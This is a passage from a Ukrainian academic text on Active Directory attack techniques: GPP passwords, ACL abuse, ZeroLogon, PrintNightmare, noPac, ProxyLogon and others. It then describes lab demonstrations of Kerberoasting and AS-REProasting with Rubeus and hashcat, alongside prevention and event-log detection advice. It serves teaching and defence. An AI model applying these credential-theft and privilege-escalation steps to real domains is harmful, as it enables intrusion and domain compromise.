Паролі GPP можна знайти шляхом пошуку чи перегляду вручну загального ресурсу SYSVOL або за допомогою таких інструментів, як Get-GPPPassword.ps1, GPP Metasploit Post Module та інших скриптів, які знайдуть GPP і повернуть розшифроване значення cpassword. CrackMapExec також має два модулі для пошуку та отримання паролів GPP. Часто паролі GPP зазначено для застарілих облікових записів.

Також можна знайти паролі в таких файлах, як Registry.xml, якщо автоматичний вхід налаштовано за допомогою групової політики. Це може бути встановлено з будь-якої кількості причин для автоматичного входу машини під час завантаження. Якщо це встановлено через групову політику, а не локально на хості, будь-хто в домені може отримати облікові дані, збережені у файлі Registry.xml, створеному для цієї мети. Це окрема проблема від паролів GPP, оскільки корпорація Майкрософт не вжила жодних дій, щоб заблокувати збереження цих облікових даних у SYSVOL у відкритому вигляді, і, отже, їх може прочитати будь-який автентифікований користувач у домені. Даний файл можна знайти за допомогою CrackMapExec із модулем gpp_autologin або за допомогою скрипту Get-GPPAutologon.ps1.

**Надмірні права через ACL, GPO**

У своїй найпростішій формі ACL – це списки, які визначають, хто має доступ до якого активу/ресурсу, і рівень доступу, який їм надається. Самі налаштування в ACL називаються записами керування доступом (ACE). Кожен ACE відображає користувача, групу або процес (також відомий як суб’єкт безпеки) і визначає права, надані цьому суб’єкту. Кожен об’єкт має ACL, але може мати кілька ACE, оскільки кілька учасників безпеки можуть отримати доступ до об’єктів в Active Directory.

Зловмисники використовують записи ACE для подальшого підвищення привілеїв або закріплення в системі. Багато організацій не знають про ACE, застосовані до кожного об’єкта, або про вплив, який вони можуть мати, якщо застосувати неправильно. Вони не можуть бути виявлені інструментами сканування вразливостей, і часто не перевіряються протягом багатьох років,

особливо у великих і складних середовищах. Під час оцінювання, коли клієнт подбав про всі недоліки/неправильні конфігурації AD, зловживання ACL може стати для зловмисника способом підвищення привілеїв або ж компроментації домену загалом.

Приклад способу використання конкретних ACE:

- ForceChangePassword – дає право скинути пароль користувача, не знаючи його пароля.
- GenericWrite - дає право зміни значення будь-якого атрибуту. Якщо ми маємо такий доступ до користувача, ми можемо призначити йому SPN і виконати атаку Kerberoasting (яка покладається на те, що цільовий обліковий запис має слабкий пароль та атрибут SPN). У випадку якщо даний ACE застосовується над групою, зловмисник можемо додати себе або іншого суб'єкта безпеки до певної групи.
- GenericAll – надає повний контроль над цільовим об'єктом. Зловмисник може змінити членство в групі, примусово змінити пароль або виконати цілеспрямовану атаку Kerberoasting.

Групова політика (GP) надає адміністраторам багато розширених налаштувань, які можна застосовувати як до об'єктів користувача, так і до об'єктів комп'ютера в середовищі Active Directory. Правильне використання групової політики є чудовим інструментом для зміцнення середовища Active Directory шляхом налаштування параметрів користувача, операційних систем і програм. Якщо зловмисник може отримати права на об'єкт групової політики через неправильну конфігурацію ACL, ми можемо використовувати це підвищення привілеїв і навіть компрометації домену та як механізм закріплення в домені.

Неправильні конфігурації GPO можна використати для виконання таких атак:

- Додавання додаткових прав для користувача (наприклад, SeDebugPrivilege, SeTakeOwnershipPrivilege або SeImpersonatePrivilege)
- Додавання локального адміністратора до одного чи кількох хостів.

## 2.2. Вразливість продуктів Microsoft

### ZeroLogon

Zerologon є вразливістю Windows, та націлений в основному на контролери доменів. Ця вразливість дозволяє зловмисникам отримати адміністративний доступ до контролера домену, скориставшись криптографічною вразливістю в службі Windows Netlogon. Zerologon також може впливати на Linux Samba сервери в певній конфігурації.

В офіційному документі Secura [8] зазначено, що ця атака має дуже великий вплив: вона фактично дозволяє будь-якому зловмиснику в локальній мережі (наприклад, зловмисному інсайдеру або тому, хто просто підключив пристрій до локальної мережі) повністю скомпрометувати домен.

Багато хто вважає, що ця вразливість може бути використана лише зсередини корпоративної мережі, але її можна використати і через глобальну мережу. Зловмиснику достатньо мати доступ до служби Netlogon на цільовій машині і знати ім'я комп'ютера цільової машини, щоб виконати цю атаку. Zerologon також використовується групами програм-вимагачів.

У своєму технічному звіті дослідники з Secura детально пояснюють, чому існує ця вразливість і як вона працює. Автентифікація MS-NRPC передбачає використання режиму AES-CFB8 (8-бітного шифру). Це більш маловідомий варіант блочного шифру AES, який призначений для роботи з блоками по 8 байт вхідних даних замість звичайних 16 байт (128-біт). «Для того, щоб мати можливість зашифрувати початкові байти повідомлення, необхідно вказати вектор ініціалізації (IV) для запуску процесу шифрування, - зазначає дослідник Secura Том Терворт (Tom Tervoort) у своїй доповіді. «Це значення IV має бути унікальним і випадково генеруватися для кожного окремого відкритого тексту, який шифрується одним і тим же ключем. Функція ComputeNetlogonCredential (протоколу MS-NRPC), однак, визначає, що цей IV є фіксованим і завжди повинен складатися з 16 нульових байт. Це порушує вимоги до безпечного використання AES-CFB8: його захисні властивості зберігаються тільки тоді, коли IV є випадковими».

В контексті MS-NRPC зловмисник, який видає себе за клієнта, може надіслати виклик під час рукостискання, що складається з 8 байт нулів, і продовжувати повторювати спроби 256 разів, поки сервер не прийме його, оминаючи автентифікацію.

**PrintNightMare**

Printer spooler - це служба Windows, увімкнена за замовчуванням на всіх клієнтах і серверах Windows. Служба керує завданнями друку, завантажуючи драйвери принтера, отримуючи файли для друку, ставлячи їх у чергу тощо.

Служба printer spooler необхідна, коли комп'ютер фізично підключений до принтера, який надає послуги друку комп'ютерам у мережі. Можна використовувати сторонні драйвери та програмне забезпечення (наприклад, ті, що пропонуються виробниками принтерів), але багато організацій покладаються на службу sprinter spooler за замовчуванням.

На контролерах домену printer spooler переважно використовуються для видалення принтерів які більше не доступні в мережі. Видалення принтерів особливо важливе у великих середовищах з великою кількістю принтерів, оскільки воно «очищає» список принтерів, доступних користувачам домену. Однак для того, щоб такий підхід працював, необхідно мати відповідну групову політику.

З точки зору безпеки, printer spooler і принтери загалом вже багато років є метою компролентація для зловмисників. Хробак Stuxnet 2010 року, використаний проти іранських ядерних об'єктів, скористався вразливістю в цій службі для підвищення привілеїв і поширення шкідливого програмного забезпечення в мережі. Ця ж вразливість Print Spooler знову з'явилася у 2020 році, коли дослідники виявили нові способи її використання.

CVE 2021-1675, на момент 2021 року вважалася вразливістю до підвищення привілеїв з «низькою ймовірністю» експлуатації та мала оцінку CVSS 6.8 (середній рівень ризику). Microsoft оновила цю CVE 21 червня, додавши до неї можливість віддаленого виконання коду та підвищивши оцінку CVSS до 7.8 (високий ризик). Через кілька днів код PoC-експлоіту з'явився на GitHub.

Уразливість віддаленого виконання коду в Print Spooler використовує виклик функції RpcAddPrinterDriver в сервісі Print Spooler, що дозволяє клієнтам додавати довільні dll-файли в якості драйверів принтерів і завантажувати їх як SYSTEM (контекст printer spooler). Ця функція призначена для того, щоб користувачі могли оновлювати принтери віддалено - наприклад, системний адміністратор може віддалено встановити  драйвера на новий принтер. Однак це дозволяє будь-якому користувачеві вставити власну непідписану dll у процес, оминаючи автентифікацію або перевірку файлу [9].

**PetitPotam**

PetitPotam — це вразливість у протоколі MS-EFSRPC (Microsoft Encrypting File System Remote Protocol), яка дозволяє зловмисникам примусити сервер Windows автентифікуватися на іншому сервері за допомогою NTLM (Windows NT LAN Manager). Це відкриває можливість для атак relay (ретрансляція), де зловмисник перенаправляє автентифікацію з одного сервера на інший, отримуючи доступ до конфіденційних даних або ресурсів. Вразливість була виявлена у 2021 році і особливо небезпечна у доменних середовищах.

Механізм атаки використовує функцію протоколу MS-EFSRPC, яка працює з шифруванням файлів у Windows. Зловмисник надсилає спеціально створений запит до вразливого сервера, що викликає його автоматичну автентифікацію на іншому сервері, контрольованому атакуючим. Цей процес не вимагає привілеїв або попереднього доступу до системи, що робить атаку відносно простою у виконанні.

Наслідки вразливості можуть бути серйозними, особливо в середовищах Active Directory. Наприклад, за допомогою PetitPotam можна змусити контролер домену надсилати NTLM-хеші, які потім можуть бути використані для доступу до інших систем у мережі. У комбінації з іншими вразливостями, такими як атакою на протокол AD CS (Active Directory Certificate Services), зловмисник може отримати повний контроль над доменом.

**EthernalBlue**

EternalBlue — це вразливість у протоколі SMB (Server Message Block), який використовується в Windows для спільного доступу до файлів, принтерів і мережевих ресурсів. Помилка виникає через неправильну обробку спеціально створених мережевих запитів, що дозволяє зловмисникам виконувати небажані дії на цільовій системі без потреби в авторизації. Вразливість стала відомою у 2017 році, коли хакерська група Shadow Brokers виклала у відкритий доступ експлойт, розроблений АНБ США.

Механізм атаки використовує переповнення буфера — тип вразливості, коли комп'ютер не може коректно обробити вхідні дані, і це відкриває доступ для виконання шкідливого коду. Зловмисник надсилає на сервер або робочу станцію спеціально сформований пакет даних, який викликає помилку і дозволяє завантажити шкідливу програму.

Одна з найнебезпечніших характеристик EternalBlue — це її здатність поширюватися автоматично. Після успішного зараження одного пристрою експлойт може сканувати мережу, знаходити інші вразливі пристрої й передавати на них той самий шкідливий код. Цей механізм зробив EternalBlue основою для масових кіберзагроз, таких як WannaCry і NotPetya, які шифрували дані користувачів або паралізували мережі організацій.

Хоча Microsoft випустила патчі для усунення вразливості, багато систем залишаються незахищеними через несвоєчасне оновлення програмного забезпечення або використання застарілих операційних систем [10].

**noPac**

У грудні 2021 року компанія Microsoft виявила дві вразливості, пов'язані з підвищенням привілеїв доменних служб Active Directory, класифіковані як CVE-2021-42278 та CVE-2021-42287. Поєднання цих двох експлойтів у так званій noPac-атаці дозволяє зловмиснику підвищити привілеї, видавши себе за адміністратора домену. CVE-2021-42278 - це уразливість підміни Security Account Manager (SAM), а CVE-2021-42287 - уразливість підвищення привілеїв, пов'язана з сертифікатом Kerberos Privilege Attribute Certificate (PAC) в Active Directory Domain Services. У

наступних параграфах ми детально розглянемо ці дві вразливості для кращого розуміння noPac-атаки.

CVE-2021-42278. Компанія Microsoft повідомила про цю вразливість 9 листопада 2021 року, і вона виникає через неправильне форматування імені комп'ютера. В середовищах Active Directory імена комп'ютерних облікових записів завжди повинні закінчуватися символом «$». Користувачі можуть вручну відредагувати ці імена в атрибуті «sAMAccountName» за допомогою інструменту ADSI Edit. Зловмисник може перейменувати це значення на обліковий запис контролера домену, опустивши символ «$» в кінці, що є ключовим кроком в ланцюжку експлуатації noPac уразливості.

CVE-2021-42287 — вразливість, пов’язана з Центром розподілу ключів Kerberos (KDC), який відповідає за видачу квитків для автентифікації в середовищах Windows. Уразливість дозволяє зловмисникам обійти механізми безпеки Kerberos PAC (Privilege Attribute Certificate), що дає можливість видавати себе за контролер домену.

Kerberos PAC - це розширення до квитків Kerberos, яке містить корисну інформацію про привілеї користувача. Контролер домену додає Kerberos PAC до квитків, коли користувач автентифікується в домені Active Directory. Коли користувачі використовують свої квитки Kerberos для автентифікації в інших системах, PAC можна прочитати і використати для визначення рівня їхніх привілеїв без запиту цієї інформації у контролера домену.

Експлойт уразливості noPac був вперше виявлений користувачем GitHub на ім'я Ridter, а потім підтверджений багатьма дослідниками. Атака noPac здійснюється шляхом ланцюгової експлуатації двох вразливостей. Перша дозволяє зловмиснику отримати скомпрометований обліковий запис користувача домену, а друга використовує підвищення привілеїв, пов'язане з Kerberos PAC в Active Directory Domain Services. Крім того, для проведення атаки необхідна пара дійсних облікових даних.

За замовчуванням, кожен автентифікований користувач може додати до домену до десяти комп'ютерів. Наступні кроки пояснюють, як виконати цю атаку.

- Створення нового облікового запису в Active Directory з довільним ім'ям, а потім перейменуйте його на один з контролерів домену без символу «$».
- Виконати запит на отримання квитку Kerberos для створеного облікового запису. Після отримання квитка змінити ім'я створеного облікового запису на оригінальне (тобто на випадкове ім'я, вибране на першому кроці).
- Використати квиток, щоб запросити у TGS токен доступу до певного сервісу. Через відсутність акаунта з таким ім'ям TGS обирає найближчий збіг і додає символ «$». Таким чином, доступ до послуги надається з привілеями контролера домену [11].

**ProxyLogon**

ProxyLogon — це вразливість у Microsoft Exchange Server, яка дозволяє зловмисникам отримати несанкціонований доступ до серверів і виконувати довільний код із найвищими привілеями. Ця проблема, яка стала відомою у 2021 році, поєднує кілька взаємопов’язаних уразливостей: CVE-2021-26855 (обхід автентифікації), CVE-2021-26857 (виконання команд із правами SYSTEM), CVE-2021-26858 та CVE-2021-27065 (запис файлів на сервер). Разом вони забезпечують зловмисникам повний контроль над ураженим сервером.

Експлуатація ProxyLogon проходить у кілька етапів. Спочатку зловмисник використовує CVE-2021-26855, щоб обійти автентифікацію через функцію Autodiscover у Exchange, надсилаючи спеціально сформовані запити. Після цього за допомогою інших уразливостей атакуючий записує веб-оболонку (webshell) на сервер, що дозволяє йому виконувати довільні команди. Цей механізм робить атаку дуже ефективною, адже вона не вимагає взаємодії з користувачем і працює віддалено.

**ProxyShell**

ProxyShell — це набір уразливостей у Microsoft Exchange Server, які дозволяють зловмисникам виконувати довільний код на сервері без авторизації.

Вони були виявлені у 2021 році й об'єднують три окремі уразливості: CVE-2021-34473 (обхід автентифікації), CVE-2021-34523 (розширення прав доступу) і CVE-2021-31207 (виконання довільного коду). Ці вразливості виникають через помилки в обробці запитів до функції Autodiscover і в механізмах авторизації Exchange.

Атака ProxyShell відбувається у кілька етапів. Спочатку зловмисник використовує уразливість обходу автентифікації, щоб отримати доступ до інтерфейсів адміністрування Exchange. Далі він застосовує методи розширення привілеїв для отримання більшого рівня доступу. На завершальному етапі атакуючий використовує можливість виконання довільного коду, щоб завантажити веб-оболонку (webshell), яка забезпечує тривалий контроль над сервером.

Одна з основних загроз ProxyShell полягає в її здатності працювати без інтерактивної участі жертви. Зловмисники можуть використовувати цю уразливість для поширення програм-шифрувальників, викрадення даних або компрометації корпоративних мереж. ProxyShell уже була використана у низці відомих атак, що спричинили масштабні фінансові та репутаційні втрати для організацій.

# 3 ДЕМОНСТРАЦІЯ АТАК НА СЕРЕДОВИЩЕ ACTIVE DIRECTORY ТА СПОСОБІВ ЇХ ВИЯВЛЕННЯ

## 3.1. Демонстрація атак на середовище Active Directory та способів їх виявлення

Для демонстрацій атак було використано тестову інфраструктуру, яка передбачає можливість виконання вказаних далі атак. Варто зазначити, що реальна інфраструктура організації зазвичай набагато більша та різноманітніша, а також може складатися з кількох доменів або навіть лісів доменів.





Рис. 3.1. Тестова інфраструктура для виконання атак

### Kerbersoasting

В Active Directory Service Principal Name (SPN) використовується для унікальної ідентифікації екземпляра служби. Протокол Kerberos застосовує SPN, щоб пов’язати обліковий запис з відповідною службою, що дозволяє клієнтським програмам проходити автентифікацію, навіть якщо їм невідоме ім’я облікового

запису. Під час створення квитка сервісу Kerberos (TGS) його шифрування виконується за допомогою NTLM-хешу пароля облікового запису служби.

Атака під назвою Kerberoasting використовує цю функціональність протоколу як вектор для зламу пароля. Зловмисник може отримати TGS-квиток і спробувати перебрати його в автономному режимі. Ефективність цієї атаки значною мірою залежить від складності та надійності пароля сервісного облікового запису. Іншим фактором, який має певний вплив, є алгоритм шифрування, що використовується при створенні квитка, при цьому можливими варіантами є

- AES
- RC4
- DES

Існує значна різниця у швидкості злому між цими трьома алгоритмами, оскільки AES зламується повільніше, ніж інші. Хоча найкращі практики безпеки рекомендують вимкнути RC4 (і DES, якщо він з якихось причин увімкнений), більшість середовищ цього не роблять.

Демонстрація атаки

Для отримання квитків, які можна зламати, ми можемо скористатися утилітою Rubeus. Коли ми запустимо інструмент з параметром kerberoast без вказівки користувача, він витягне тікети для кожного користувача, який має атрибут SPN (у великих середовищах це можуть бути сотні користувачів):





Рис. 3.2. Використання утиліти Rubeus для отримання TGS квитків користувачів з встановленим атрибутом SPN





Рис. 3.3. Результат збереження TGS квитків в файл

Потім нам потрібно перенести імпортувати файл з тікетами на віртуальну машину Kali Linux для офлайн перебору по великому словнику.

Ми можемо використати hashcat з хеш-режимом (опція -m) 13100 для Kerberoastable TGS. Ми також передаємо файл словника з паролями (файл rockyou.txt) і зберігаємо вивід всіх успішно зламаних квитків у файлі з назвою cracked.txt:





Рис. 3.4. Використання утиліти hashcat для відновлення пароля з TGS квитка


Рис. 3.5. Успішне відновлення пароля

Запобігання даній атаці

Для запобігання атаці Kerberoasting необхідно вжити кілька заходів безпеки. По-перше, важливо налаштувати і керувати політиками паролів у Active Directory, щоб забезпечити високий рівень складності паролів облікових записів служб. Паролі повинні бути достатньо складними, уникаючи поширених слів або простих комбінацій символів. Використання двофакторної автентифікації (2FA) також може додатково ускладнити завдання зловмисникам, оскільки вони повинні буде

не тільки зламати пароль, але й отримати доступ до другого фактору аутентифікації.

По-друге, необхідно обмежити обсяг прав доступу облікових записів служб у Active Directory. Облікові записи повинні мати лише ті права доступу, які необхідні для роботи конкретної служби. Це зменшує ризики експлуатації вразливостей, які можуть призвести до компрометації облікових записів. Наприклад, облікові записи з повними привілеями повинні використовувати тільки найважливіші служби, і для менш важливих завдань потрібно створювати окремі облікові записи з обмеженими правами.

Виявлення даної атаки

Коли запитується TGS, в системі створюється подія із ідентифікатором 4769. Проте проблема полягає в тому, що AD також генерує цей самий ідентифікатор події для будь-якого підключення до сервісу, що призводить до великого обсягу даних події і робить цей метод практично неефективним для виявлення. Якщо ми знаходимося в середовищі, де всі програми підтримують AES і генеруються тільки AES-тікети, це може слугувати гарним індикатором для виявлення події з ідентифікатором 4769. Однак, якщо в параметрах тікетів встановлено RC4, це є свідченням того, що в середовищі AD використовуються тікети RC4 (що не є стандартною конфігурацією), і слід негайно повідомити про це і відстежувати подальші події.

Коли ми запитали тікет для виконання атаки Kerberoasting, то в журналі було зафіксовано наступне повідомлення.





Рис. 3.6. Створена подія в ході запиту TGS квитка

Коли ми запускаємо інструмент Rubeus, він автоматично витягує квитки для кожного користувача в середовищі з зареєстрованими SPN. Це дозволяє виявити, якщо хтось генерує більше десяти квитків протягом хвилини (хоча ця кількість може бути меншою за десять). Кожна така подія має бути згрупована за користувачем, який здійснив запит, і машиною, з якої надійшли ці запити.

### AS-REProasting

Атака AS-REProasting є різновидом Kerberoasting. Вона дозволяє зловмисникам витягувати хеші для облікових записів користувачів, які мають увімкнену властивість “Не вимагати попередньої автентифікації Kerberos”. Це робить їх вразливими до компроментації, оскільки зловмисники можуть використати отримані хеші для подальшого перебору в офлайн режимі. Успіх цієї атаки залежить від складності пароля облікового запису, який буде атакуватися [12].

Демонстрація атаки

Для отримання хешів, які можна зламати, ми можемо знову використати Rubeus. Однак цього разу ми скористаємося оцією asreproast. Якщо ми не вкажемо ім'я, Rubeus витягне хеші для кожного користувача, для якого не потрібна попередня автентифікація Kerberos:

